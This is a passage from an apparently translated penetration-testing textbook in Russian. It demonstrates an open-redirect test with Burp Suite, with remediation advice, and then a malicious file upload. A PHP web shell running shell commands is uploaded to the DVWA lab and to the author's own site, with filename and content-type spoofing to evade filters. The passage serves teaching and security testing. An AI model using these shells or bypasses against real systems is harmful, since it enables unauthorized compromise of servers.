

Рис. 5-9. *Отправка параметра HTTP-запроса на вкладку Repeater*

Давайте сначала нажмем кнопку “Go”, чтобы проверить, работает ли перенаправление URL-адреса или нет. Мы видим, что ответ OK (рис. 5-10).



Рис. 5-10. *Тестирование HTTP-запроса на вкладке Repeater*

Смотрите на вывод с правой стороны:

//code 5.8

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 26 Jun 2019 10:15:38 GMT
Server: Apache-Coyote/1.1
Location: http://192.168.2.3/zapwave/active/redirect/redirect-
index.jsp
Content-Type: text/html
SET-COOKIE: JSESSIONID=B110B0C8FB43F7379167CF872FA700F7;
HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```

Теперь, на левой стороне, мы попытаемся изменить значение параметра URL на внешний URL, такой как https://sanjib.site. Вы можете выбрать любой другой домен.

Мы изменим параметр URL на этот:

```
http://192.168.2.3/zapwave/active/redirect/redirect-url-basic.
jsp?redir=https://sanjib.site
```

Сначала мы нажмем кнопку “Go”, чтобы проверить, изменен ли URL-адрес или нет. Он меняется, поскольку наш ответный вывод изменяется на это:

//code 5.9

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 26 Jun 2019 10:15:38 GMT
Server: Apache-Coyote/1.1
Location: https://sanjib.site
Content-Type: text/html
SET-COOKIE: JSESSIONID=B110B0C8FB43F7379167CF872FA700F7; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```

На рис. 5-11 мы видим необработанный ответ.



Рис. 5-11. *Ответ показывает, что происходит перенаправление URL-адреса.*

Теперь мы можем открыть вкладку инкогнито в вашем браузере и вставить URL-адрес перенаправления (http://192.168.2.3/zapwave/active/redirect/redirect-url-basic.jsp redir=https://sanjib.site), чтобы проверить, откроется он или нет.



Рис. 5-12. *Перенаправление URL-адреса происходит успешно на https://sanjib.site*

Поскольку перенаправление URL происходит успешно, в качестве доказательства концепции (PoC) мы можем написать в нашем отчете следующее: “Перенаправление этого веб-приложения открыт и имеет уязвимости.”

Наконец, вкладка "Site map" в Burp Suite также показывает, что мы успешно выполнили инъекцию заголовка и произошло перенаправление URL-адреса (рис. 5-13).



Рис. 5-13. *В качестве PoC, мы также можем привести этот рисунок.*

И в необработанном запросе мы видим этот вывод:

//code 5.10

```
GET /zapwave/active/redirect/redirect-url-basic.
jsp?redir=https://sanjib.site HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=B110B0C8FB43F7379167CF872FA700F7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Теперь, как тестировщик на проникновение, ваша работа будет включать в себя написание окончательного отчета, содержащего PoC, где вы можете указать некоторые моменты, которые могут послужить средством устранения уязвимостей перенаправления URL-адресов.

- Если это возможно, приложение должно избегать приема URL-адреса в качестве пользовательского ввода. Если он использует контролируемые пользователем данные для перенаправления, он автоматически становится уязвимым.
- Поэтому, удаление функции перенаправления - это первый шаг. Второй шаг - использование прямой ссылки вместо пользовательского ввода.
- Ведение списка всех URL-адресов на стороне сервера - хорошая идея. Перенаправление разрешено только по определенным URL-адресам.
- Если это неизбежно для функции перенаправления, чтобы получить входные данные пользователя; они должны быть строго проверены. Это означает, что функция перенаправления должна проверить, что предоставленный пользователем URL-адрес начинается с “http://yoursite.com/” перед перенаправлением.

Глава 6

Вредоносные файлы

Загруженные вредоносные файлы всегда представляют большую угрозу для веб-приложений. Злоумышленник пытается загрузить код в систему, подлежащую атаке; позже этот код должен быть выполнен. Обычно “атаке” нужно только найти способ заставить код исполняться, чтобы завладеть системой.

Последствия могут быть разными: это может быть получение shell, которые в дальнейшем будут выполняться; это может быть просто изображение, чтобы заявить, что веб-сайт был взломан; или это может быть более серьезным, включая захват системы, перенаправление атак на внутренние системы и многое другое, что также включает атаки по боковым каналам. Когда компьютерная система внедряется, процесс внедрения может раскрыть конфиденциальную информацию, и атаки по боковым каналам в основном основаны на этом, а не на слабостях системы. Мы можем упомянуть Meltdown и Spectre, аппаратные уязвимости, которые могут повлиять на современные операционные системы или процессоры. В ближайшее время мы обсудим другие виды атак.

В целом, модуль загрузки файлов, одна из любимых игровых площадок для хакеров. Как опытный тестировщик на проникновение, вы должны знать, как проводить такие атаки, чтобы убедить своих клиентов принять меры для защиты механизма загрузки. Вы также можете проверить, есть ли в приложении уязвимость или нет.

В этой главе мы обсудим такие шаги.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_6

Загрузка вредоносных файлов

Для начала, модуль загрузки файлов нуждается в "форме загрузки файла". Эта форма может легко стать серьезной угрозой безопасности, потому что, если она будет сделана без полного понимания связанных с ней рисков, она может открыть двери для компрометации сервера. Однако, несмотря на проблемы безопасности, вы не можете представить себе веб-приложение без модуля загрузки файлов. Это одно из самых распространенных требований.

Как тестировщик на проникновение, вы обнаружите, что некоторые приложения все еще содержат небезопасный, неограниченный модуль загрузки файлов. В этом разделе мы обсудим эти общие недостатки. Перед этим мы посмотрим, как мы можем загрузить вредоносный PHP-код в намеренно уязвимое веб-приложение, а также попытаемся сделать то же самое с живым приложением.

Давайте сначала откроем наш Burp Suite, сохраняя его “перехват” в “выключенном” режиме. Откройте OWASP bWA в вашей виртуальной лаборатории и нажмите "Damn Vulnerable Web Application" или "DVWA". Войдите в приложение с именем пользователя “admin” и паролем “admin” (рис. 6-1).



Рис. 6-1. *Веб-приложение DVWA*

Мы постараемся загрузить вредоносный PHP-код в это приложение. На левой панели вы найдете ссылку—“Загрузить.” Обычно он принимает только изображения с такими расширениями, как jpg, jpeg, gif и png. Если вы захотите загрузить какой-либо текстовый файл, он отбросит его. Если вы захотите загрузить какой-либо PHP-файл, он его отбросит. Наша задача состоит в том, чтобы загрузить вредоносную команду PHP shell, которая даст нам список каталогов, а также создаст каталог под названием “хакер.”

Давайте перейдем к источнику страницы DVWA, чтобы узнать, есть ли в форме уязвимость.

//code 6.1

```
<div class="vulnerable_code_area">
 <form enctype="multipart/form-data" action="#" method="POST" />
 <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
 Choose an image to upload:
 <br />
 <input name="uploaded" type="file" /><br />
 <br />
 <input type="submit" name="Upload" value="Upload" />
 </form>
</div>
```

Это простая HTML-форма без какой-либо проверки на стороне сервера. Вы могли заметить, что слабость - это область действий, где PHP-файл должен быть проверен и очищен.

В то же время, в защищенном веб-приложении https://sanjib.site, которым я владею, у меня есть аналогичный модуль загрузки файлов, где я провел проверку сервера и ограничил загрузку файлов только изображениями. Интерфейс модуля загрузки файлов выглядит следующим образом (рис. 6-2).



Рис. 6-2. *Интерфейс модуля загрузки файлов в https://sanjib.site/upload*

Давайте сначала попробуем загрузить изображение с использованием https://sanjib.site/upload текущего интерфейса (рис. 6-3).



Рис. 6-3. *Загрузка изображения в https://sanjib.site/upload*

Это работает. На следующем рисунке мы видим, что изображение было успешно загружено (рис. 6-4).



Рис. 6-4. *Файл был успешно загружен.*

Здесь нам нужно понять одну простую вещь. Простой модуль загрузки файлов обычно состоит из HTML формы. Он предоставляется пользователю, который использует этот интерфейс для загрузки изображения или любого файла. Нам нужен серверный скрипт для обработки этого запроса.

В https://sanjib.site/upload, у нас также есть серверный скрипт, подобный этому:

//code 6.2

```
//index.php
    <form method="POST" action="upload.php" enctype="multipart/
  form-data">
    <div>
      <span>Upload a File:</span>
      <input type="file" name="uploadedFile" />
    </div>
    <input type="submit" name="uploadBtn" value="Upload" />
</form>
```

Вы можете начать сеанс PHP здесь и поддерживать этот сеанс в "upload.php", где происходит настоящее действие.

//code 6.3

```
//upload.php
if (isset($_FILES['uploadedFile']) && $_FILES['uploadedFile']
['error'] === UPLOAD_ERR_OK)
  {
    $fileTmpPath = $_FILES['uploadedFile']['tmp_name'];
    $fileName = $_FILES['uploadedFile']['name'];
    $fileSize = $_FILES['uploadedFile']['size'];
    $fileType = $_FILES['uploadedFile']['type'];
    $fileNameCmps = explode(".", $fileName);
    $fileExtension = strtolower(end($fileNameCmps));
```

```
// sanitizing file-name
$newFileName = md5(time() . $fileName) . '.' .
$fileExtension;
// checking if file has one of the following extensions
$allowedfileExtensions = array('jpg', 'jpeg', 'gif', 'png');
if (in_array($fileExtension, $allowedfileExtensions))
{
  // directory in which the uploaded file will be moved
  $uploadFileDir = './uploaded_files/';
  $dest_path = $uploadFileDir . $newFileName;
  if(move_uploaded_file($fileTmpPath, $dest_path))
  {
    echo 'File is successfully uploaded.';
  }
  else
  {
    echo 'There was some error moving the file to upload
    directory. Please make sure the upload directory is
    writable by web server.';
  }
}
else
{
 echo 'Upload failed. Allowed file types: ' . implode(',',
 $allowedfileExtensions);
}
```

Теперь вы можете сравнить оба списка кода: намеренно уязвимое приложение DVWA имеет только HTML-форму и не имеет никакого механизма динамической обработки, который мог бы проверить загрузку других файлов.

С другой стороны, в https://sanjib.site/upload есть такой механизм. Изначально достаточно ограничить другие файлы, хотя это и не полностью протестировано. Мы увидим это в следующем разделе, где мы обсудим дефейс.

Прежде всего, мы попытаемся загрузить вредоносный PHP-код, который полон команд оболочки (код 6.3), на страницу загрузки DVWA.

//code 6.4

```
<?php
$output1 = shell_exec('ls -la');
$output2 = shell_exec('mkdir hacker');
$output3 = shell_exec('cal');
$output4 = shell_exec('pwd');

echo "<pre>$output1</pre>";
echo"<hr>";
echo "<pre>$output2</pre>";
echo 'directory hacker created successfully';
echo"<hr>";
echo "<pre>$output3</pre>";
echo"<hr>";
echo "<pre>$output4</pre>";
?>
```

Давайте сделаем это сейчас. Включите "intercept" в "on" в Burp Suite, чтобы мы могли наблюдать за запросом и ответом (рис. 6-5).



Рис. 6-5. *Burp Suite Прокси трафик DVWA*

В то же время мы попытались загрузить один и тот же вредоносный PHP-код в https://sanjib.site/upload. Давайте сначала посмотрим, какой ответ мы получили от https://sanjib.site/upload (рис. 6-6).



Рис. 6-6. *Страница https://sanjib.site/upload отбросила вредоносный PHP код.*

Страница https://sanjib.site/upload отвергла вредоносный код. В своих выходных данных он четко говорит, какой тип файлов он будет принимать.

Однако приложение DVWA дало нам совершенно другой результат (рис. 6-7).



Рис. 6-7. *Вредоносный код PHP был успешно загружен в DVWA.*

Посетите URL-адрес, указанный в результате загрузки на рис. 6-7 (192.168.2./dvwa/hackable/uploads/shell-command.php). В этом приложении мы можем создать каталог под названием hacker (рис. 6-8).



Рис. 6-8. *Вы можете видеть, что в каталоге DVWA "hackable/uploads" мы успешно создали каталог под названием "hacker."*

Теперь мы можем перейти в этот каталог через наш URL-адрес (рис. 6-9).



Рис. 6-9. URL-адрес приложения DVWA показывает внутреннюю часть только что созданного каталога "hacker".

В этом разделе мы узнали, как мы можем загрузить вредоносный код в любое веб-приложение, которое имеет уязвимости в своем модуле загрузки файлов. Мы также узнали, что в первую очередь сильный бэкэнд-механизм может предотвратить эту атаку.

Однако достаточно ли этого?
Мы увидим в следующем разделе, где мы собираемся взломать живую систему, которой я владею: https://sanjib.site/upload. Поскольку я являюсь владельцем этого сайта, я могу его протестировать. Но помните, что вы не можете сделать тот же тест на любой живой системе без предварительного разрешения владельца.

Управление веб-сайтом

Мы уже видели примеры дефейсов в реальной жизни; многие веб-сайты были уничтожены, а домашняя страница была испорчена какими-то сообщениями. Хакеры любой вражеской страны захватывают любой правительственный веб-сайт и публикуют несколько грязных комментариев, заявляя, что сайт был взломан. Это типичный пример дефейса; мы видели это в случае группы Anonymous. По сути, дефейс представляет собой владение системой.

Однако, корень дефейса лежит глубже. Это не всегда просто размывание главной страницы сайта другим изображением. Концепция владения системой идет гораздо глубже, чем то, что мы видим перед собой. Дефейс это часть, просто физическое выражение владения системой; однако, это подрывает репутацию. Кроме того, владение системой может заразить базу данных, украсть пароли пользователей или атаковать другие связанные приложения и так далее. Мы собираемся сделать дефейс https://sanjib.site/upload и через минуту вы поймете, насколько это может быть опасно.

Метаданные загруженного файла очень важны. Метаданные состоят из всей информации, относящейся к этому файлу. Он включает в себя расширение, тип файла, владельца файла, является ли файл доступным для записи или нет, и т. д. Мы собираемся обмануть сервер https://sanjib.site/upload приложение принять вредоносный PHP-код. Опять же, мы собираемся загрузить PHP-файл, который будет выполнять команды оболочки, чтобы мы могли завладеть системой. Я хочу повторить это еще раз: дефейс это небольшая часть владения системой. Владение системой означает многое из того, что я только что объяснил.

Мы не написали специальный файл .htaccess, который разрешает только файлы jpg, jpeg, gif и png. Для этих конкретных требований мы должны сделать это.

//code 6.5

```
//.htaccess
    deny from all <
    files ~ "^w+.(gif|jpe?g|png)$">
    order deny,allow
    allow from all
    </files>
```

В нашем случае давайте посмотрим, что произойдет. Мы загрузим вредоносный PHP код с помощью Burp Suite. Теперь, сохраняя наш Burp Suite intercept в режиме “on”, давайте попробуем загрузить этот вредоносный PHP-код; имя файла shell-command.php:

//code 6.6

```
<?php
$output1 = shell_exec('ls -la');
$output2 = shell_exec('mkdir hacker');

echo "<pre>$output1</pre>";
echo"<hr>";
echo "<pre>$output2</pre>";
echo 'directory hacker created successfully';
echo"<hr>";
?>
```

Опять же, мы отправим необработанный запрос в инструмент Repeater (рис. 6-10). Нажав на кнопку “Go” на вкладке Repeater в разделе Request, мы получим ответ. Вскоре мы увидим этот ответ на рис. 6-12.



Рис. 6-10. *Вкладка Repeater в Burp Suite*

В разделе Response shell-command.php код появится только после того, как вы нажмете кнопку “Go” в разделе “Request”; он отображается вместе с текстом заголовка.

Теперь давайте внимательно посмотрим на часть Request в левой части вкладки Repeater (рис. 6-11). Мы не только изменим имя файла, но и добавим расширение .jpg с именем файла, чтобы обмануть сервер. В то же время нам придется изменить тип контента на image/jpg (рис. 6-11).

